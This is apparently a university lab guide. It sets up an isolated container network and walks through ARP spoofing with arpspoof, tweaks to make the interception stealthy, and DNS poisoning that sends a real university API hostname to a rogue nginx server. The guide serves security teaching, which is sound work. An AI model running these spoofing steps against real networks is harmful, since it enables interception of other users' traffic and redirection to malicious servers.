SIC Lab
Local Network Vulnerabilities

version 1.0

Authors: André Zúquete, Vitor Cunha

Version log:

- 1.0: Initial version

1 Introduction

Local Area Networks (LANs) play a fundamental role in enabling communication and resource sharing within environments such as universities, offices, and homes. While these networks are typically protected by firewalls and other proactive security measures, they are not immune to threats. Local network vulnerabilities refer to weaknesses or flaws within the internal network that can be exploited by attackers to gain unauthorized access, disrupt services, or steal sensitive information.

Threats can stem from outdated software, weak device configurations, or unsecured network protocols. Once inside a LAN, an attacker may exploit these flaws to move laterally across systems, potentially affecting multiple users or services.

In this guide we will explore protocols and LAN characteristics that allow disrupting the end-to-end communications between two hosts (a client and a server).

2 Setup

We will start by installing a lightweight Infrastructure-as-a-Service (IaaS) platform called Incus and then create a simple network topology with the different machines required for this experimentation running within Linux Containers.



Figure 1: Architecture of our incus setup

2.1 Incus

Incus is a Linux Containers project that delivers a modern and secure container and virtual machine manager. It can scale easily, from a single personal computer to running a full private cloud infrastructure. The goals are to provide a unified experience for running and managing Linux-based containers or virtual machines. The project is a fork from the Canonical LXD that is maintained by some of the original LXD developers.

We will start by installing the `incus` package in Kali. You can do it using the APT package manager:

```
$ sudo apt install incus
```

Then, we need to add our current user to the incus and incus-admin groups:

```
$ sudo adduser kali incus-admin
$ newgrp incus-admin
```

After that, we must start incus and make sure it will autostart on the next boot:

```
$ sudo systemctl start incus
$ sudo systemctl enable incus
```

Now, we must initialize incus:

```
$ incus admin init --minimal
```

You should see an empty tabular output after running

```
$ incus list
+------+-------+------+------+------+-----------+
| NAME | STATE | IPV4 | IPV6 | TYPE | SNAPSHOTS |
+------+-------+------+------+------+-----------+
```

confirming the success of the incus setup.

2.2 Network topology

Once we have incus up and running, we can create a new playground network for the experimentation in this guide.

Let us start by recreating the default network in the same addresses and names used in this guide:

```
$ incus profile device remove default eth0
$ incus network delete incusbr0
$ incus network create incus-default ipv4.address=10.255.255.1/24 ipv4.nat=true ipv6.address=none
$ incus profile device add default eth0 nic network=incus-default name=eth0
```

We proceed to creating the playground network for this lessons guide:

```
$ incus network create lesson02 ipv4.address=none ipv6.address=none
```

This network has no IP addresses managed by incus, as they would be managed by the gateway.

And a new profile for a container that will be the gateway for our playground network:

```
$ incus profile create lesson02-gw
$ incus profile device add lesson02-gw eth0 nic network=incus-default name=eth0
$ incus profile device add lesson02-gw eth1 nic network=lesson02 name=eth1
$ incus profile device add lesson02-gw root disk path=/ pool=default
```

Launch the gateway:

```
$ incus launch images:debian/trixie gw --profile lesson02-gw --device eth0,ipv4.address=10.255.255.254
```

Note: the second NIC (eth1) will be unconfigured, and we will deal with that later

```
$ incus list
+------+---------+----------------------+------+-----------+-----------+
| NAME |  STATE  |         IPV4         | IPV6 |   TYPE    | SNAPSHOTS |
+------+---------+----------------------+------+-----------+-----------+
| gw   | RUNNING | 10.255.255.254 (eth0) |      | CONTAINER | 0         |
+------+---------+----------------------+------+-----------+-----------+
```

Let us create another profile for containers attached only to our playground network:

```
$ incus profile create lesson02
$ incus profile device add lesson02 eth0 nic network=lesson02 name=eth0
$ incus profile device add lesson02 root disk path=/ pool=default
```

Because the lesson02 network addressing space is not managed by incus (by design), we will need additional configuration on the gateway to: (1) activate the eth1 interface, (2) automatically provide IPv4 addresses to new hosts in that network, (3) perform NAT between the LAN and the WAN.

We will start by configuring eth1 by editing `/etc/systemd/network/10-eth1.network` (`vim` is already installed, install `nano` only if you need to use it):

```
$ incus shell gw
root@gw:~# apt install nano
root@gw:~# nano /etc/systemd/network/10-eth1.network
```

And put this configuration into `/etc/systemd/network/10-eth1.network`:

```
[Match]
Name=eth1

[Network]
Address=192.168.2.254/24
```

Restart the `systemd-networkd` service to activate the eth1 interface with the set configuration:

```
root@gw:~# systemctl restart systemd-networkd
```

Run `ifconfig` to verify your network interfaces. It should look like this:

```
root@gw:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.255.255.254  netmask 255.255.255.0  broadcast 10.255.255.255
        inet6 fe80::1266:6aff:fe25:3eaa  prefixlen 64  scopeid 0x20<link>
        ether 10:66:6a:25:3e:aa  txqueuelen 1000  (Ethernet)
        RX packets 3  bytes 734 (734.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 28  bytes 2875 (2.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.2.254  netmask 255.255.255.0  broadcast 192.168.2.255
        inet6 fe80::1266:6aff:fea3:52bb  prefixlen 64  scopeid 0x20<link>
        ether 10:66:6a:a3:52:bb  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 23  bytes 1726 (1.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Now we have connectivity across the two networks (incus-default and lesson02). We will proceed to the installation of a DHCP server and DNS forwarder to allow the automatic configuration of new devices connected to the lesson02 network. We will use dnsmasq to do so, a widely used utility which you can find in regular all-in-a-box WiFi gateways (consumer of the shelf and custom solutions such as with OpenWRT, DD-WRT, Merlin, and others).

Here we will do the configuration entirely manually, to understand the controls available, and what we can subvert to exploit the local protocols.

We will start by installing `dnsmasq` and remove the `systemd-resolved` local DNS relay:

```
root@gw:~# apt install dnsmasq
root@gw:~# apt remove systemd-resolved
```

Now, edit `/etc/dnsmasq.conf` and make sure to enter the following lines:

```
interface=eth1
dhcp-range=192.168.2.100,192.168.2.150,12h
dhcp-host=server,192.168.2.100
dhcp-host=client,192.168.2.101
dhcp-host=mrrobot,192.168.2.102
dhcp-host=fakeserver,192.168.2.103
```

Restart `dnsmasq` so that the configuration takes effect:

```
root@gw:~# systemctl restart dnsmasq
```

Last but not least we will enable NAT across the two networks. The easiest solution for our purposes is to perform a plain source address replacement on the output interface that goes to the WAN. In more complex situations where granular control is not required, performing a MASQUERADE would be quicker and easier.

```
root@gw:~# apt install iptables
root@gw:~# iptables -t nat -A POSTROUTING ! -s 10.255.255.254 -o eth0 -j SNAT --to 10.255.255.254
```

Check if the firewall rule is properly installed:

```
root@gw:~# iptables -t nat -L
hain PREROUTING (policy ACCEPT)
target     prot opt source               destination

Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination
SNAT       all  -- !gw.incus             anywhere             to:10.255.255.254
```

Terminate your shell in the gateway container:

```
root@gw:~# exit
```

2.3 Deploy the remaining machines

Let us now create the remaining machines required for this lab. We will have:

- Server: the machine that will simulate a local server in the network;
- Client: the victim machine that simulates an unwary client in the network;
- MrRobot: the attacker machine that will exploit LAN vulnerabilities.

To create these machines run the following commands:

```
$ incus launch images:debian/trixie server --profile lesson02
$ incus launch images:debian/trixie client --profile lesson02
$ incus launch images:debian/trixie mrrobot --profile lesson02
```

3 Case 1: You are another user in the network

In the first scenario we will be exploring a LAN attack coming from another user connected in the network. In particular, we will exploit weaknesses in the ARP protocol to redirect traffic at the link layer.

Now, let us perform a regular interaction within the client, such as pinging Google's DNS:

```
$ incus shell client
root@client:~# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=127 time=20.2 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=127 time=20.1 ms
```

Because we have made a connection to a destination outside our LAN, the gw has been discovered at the link layer using the ARP protocol:

```
root@client:~# arp -na
? (192.168.2.254) at 10:66:6a:97:e7:a5 [ether] on eth0
```

Our attacks aim to exploit the insecure nature of the ARP protocol (i.e., no authentication) to subvert the discovered gateway in order to route all WAN traffic for this client through the attacker's machine.

Let us go to the MrRobot container and prepare the attack. We will start by install the `dsniff` network hacking suite which already contains an `arpspoof` tool.

```
$ incus shell mrrobot
root@mrrobot:~# apt install dsniff
```

Now, let us spoof the gateway in the client to make all traffic flow through MrRobot.

Note: leave this command running in a different shell, do not CTRL+C unless you want the attack to stop.

```
root@mrrobot:~# arpspoof -t 192.168.2.101 192.168.2.254
```

You can now see in the client that the gateway as been replaced by MrRobot:

```
root@client:~# arp -na
? (192.168.2.254) at 10:66:6a:29:a2:d0 [ether] on eth0
? (192.168.2.102) at 10:66:6a:29:a2:d0 [ether] on eth0
```

As you can see, both the gateway and MrRobt have the same MAC address… that belongs to MrRobot!

And if you repeat the previous ping command something fishy will happen:

```
root@client:~# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
From 192.168.2.102: icmp_seq=1 Redirect Host(New nexthop: 192.168.2.254)
64 bytes from 8.8.8.8: icmp_seq=1 ttl=126 time=20.2 ms
From 192.168.2.102: icmp_seq=2 Redirect Host(New nexthop: 192.168.2.254)
64 bytes from 8.8.8.8: icmp_seq=2 ttl=126 time=20.1 ms
```

The traffic is flowing through MrRobot, but, the attacker has a configuration error that makes the attack obvious to the victim. That is,the MrRobot's Linux automatically informs the client, that is being "routed" through it (there is no routing in the link layer), that there is a more direct way of contacting the gateway other than making the traffic flow first through itself. The way Linux does this is by sending the proper ICMP redirect message to the other host.

We can disable this feature to make the attack stealthy:

```
root@mrrobot:~# sysctl -w net.ipv4.conf.all.send_redirects=0
root@mrrobot:~# sysctl -w net.ipv4.conf.default.send_redirects=0
root@mrrobot:~# sysctl -w net.ipv4.conf.eth0.send_redirects=0
```

Now, if you run the ping command in the client, the output should be as expected:

```
$ root@client:~# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=126 time=20.2 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=126 time=20.1 ms
```

However, the attack is still incomplete. The traffic should be going one extra hop, but we can see the TTL has not changed. Running Wireshark will allow us to understand that we are only getting the traffic that originates from the client, but not the responses that come from the gateway to the client.

To redirect those responses from the gateway we need to spoof in another terminal:

```
root@mrrobot:~# arpspoof -t 192.168.2.254 192.168.2.101
```

And now both Wireshark and the output at the client will confirm the success:

```
64 bytes from 8.8.8.8: icmp_seq=1 ttl=126 time=20.2 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=125 time=20.2 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=125 time=20.1 ms
```

Thus far, we have explored how to manipulate link layer protocols to intercept traffic from another host. Could we leverage to same exploit to do a different attack?

Hint: think about a DoS targeted to a single host.

4 Case 2: You control the network, but not the hosts

Another scenario we must contemplate is when the attack does not come from another user, but rather from the network managers themselves. We will exemplify this threat by exploiting the local DNS with a new entry that resolves a known-good host to a fakeserver that delivers rogue data.

Consider the following legitimate API usage:

```
root@client:~# apt install curl
root@client:~# curl 'http://services.web.ua.pt/parques/parques?id=P9'
[{"Timestamp":1758974564},{"ID":"P9","Nome":"Ceramica","Latitude":40.635008,"Longitude":-8.658727,"Capacidade":20,"Ocupado":0,"Livre":20}]
```

You can see that, in this case, the university's parking API returns how many parking spots are available in their car park with id = P9.

Now, let us create a rogue server to answer this API call:

```
$ incus launch images:debian/trixie fakeserver --profile lesson02
$ incus shell fakeserver
root@fakeserver:~# apt install nginx
```

Then, because we control the network infrastructure, we can go into the gateway and change the DNS resolution. Edit `/etc/dnsmasq.conf` with:

```
address=/services.web.ua.pt/192.168.2.103
```

Restart `dnsmasq` so that the configuration takes effect:

```
root@gw:~# systemctl restart dnsmasq
```

Now everything is set up and the next time the client makes an API call it will hit our fake server:

```
root@client:~# curl 'http://services.web.ua.pt/parques/parques?id=P9'
<html>
<head><title>404 Not Found</title></head>
<body>
<center><h1>404 Not Found</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

Note: it may happen that this is not the expected outcome, because the client's cached DNS entries (due to previous resolutions of DNS names) may sill have the correct IP address for host services.web.ua.pt. If that is the case, flush those caches with the following command:

```
root@client:~# resolvectl flush-caches
```

and repeat the `curl` command.

The attack is successful, but only achieves a DoS of that API call to that client. We could go further and configure nginx to respond properly to requests to `services.web.ua.pt` and deliver a proper malicious payload.

Can you make this reply more believable? (i.e., anything other than a 404 page).

5 Further exploitation

There are more scenarios that could be considered, leveraging different protocols. In case 2 we had control of the DNS server to replace the entry for `services.web.ua.pt`. However, another user could also perform DNS spoofing in the network to achieve the same result, but without having control over the servers in the network.

Within the `dsniff` tool set, explore how you could use `dnsspoof` to achieve a similar result. Be mindful that a local DNS server is very fast and hard to exploit this way, you are allowed to consider the client uses a remote DNS to better demonstrate this exploit.

6 Clean Up

After completing the guide you may want to remove the containers and save some resources. To do so:

```
$ incus stop server
$ incus stop client
$ incus stop mrrobot
$ incus stop fakeserver
$ incus stop gw
$ incus remove server
$ incus remove client
$ incus remove mrrobot
$ incus remove fakeserver
$ incus remove gw
$ incus profile delete lesson02
$ incus profile delete lesson02-gw
$ incus network delete lesson02
```

7 Acknowledgements

Authored by André Zúquete, and Vítor Cunha

8 Bibliography

- Incus
- ARP protocol
- DNS protocol
- dsniff
- dsniff (Kali)